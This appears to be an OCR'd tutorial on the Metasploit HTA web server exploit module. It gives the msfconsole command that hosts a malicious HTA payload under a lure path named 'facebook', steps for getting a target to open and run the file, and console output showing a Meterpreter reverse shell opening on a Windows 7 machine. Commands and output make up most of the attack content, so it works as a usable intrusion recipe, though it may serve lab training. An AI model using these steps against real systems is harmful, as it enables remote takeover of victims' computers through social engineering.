
HTA Web Server

Description
This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell. When a user navigates to the HTA file they will be prompted by IE twice before the payload is executed.

Steps for Exploitation:

Step 1: Identifying Host IP address



Step 2: Commands

Usage:
msfconsole -q -x “use <Modulename>; Set srvhost <Host IP>; Set uripath <Anynameuwant>; run”

Console options:


-q	--quiet	Do not print MSFconsole banner on startup.
-x	--execute	Execute the specified console commands use [;] for multiples.

Step 3: Set the required module variables

SRVHOST -- The local host or network interface to listen on.
This must be an address on the local machine or 0.0.0.0
to listen on all addresses.


URIPATH -- The .hta file to use for this exploit.

Step 4a: Delivering PAYLOAD




Step 4b: Open Target's web browser

Step 4c: Paste "URL"



Step 4d: Pop-up

Step 4e: Open Downloaded file



Step 4d: Click “Run”

Step 4e: Result

```
┌──(root💀duck)-[/home/fri3d]
└─# msfconsole -q -x "use exploit/windows/misc/hta_server; set srvhost 192.168.0.4; set uripath f
acebook; run"
[*] Starting persistent handler(s)...
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
srvhost => 192.168.0.4
uripath => facebook
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.4:4444
[*] Using URL: http://192.168.0.4:8080/facebook
[*] Server started.
msf6 exploit(windows/misc/hta_server) > [*] 192.168.0.6      hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 192.168.0.6
[*] Meterpreter session 1 opened (192.168.0.4:4444 -> 192.168.0.6:64224) at 2021-10-02 10:54:51 +0
800

msf6 exploit(windows/misc/hta_server) > sessions

Active sessions
===============

  Id  Name  Type                     Information             Connection
  --  ----  ----                     -----------             ----------
  1         meterpreter x86/windows  IEWIN7\IEUser @ IEWIN7  192.168.0.4:4444 -> 192.168.0.6:642
                                                             24 (192.168.0.6)

msf6 exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: IEWIN7\IEUser
meterpreter > sysinfo
Computer        : IEWIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > _
```

Step 5: Creating .bat file at Target's Desktop using meterpreter shell.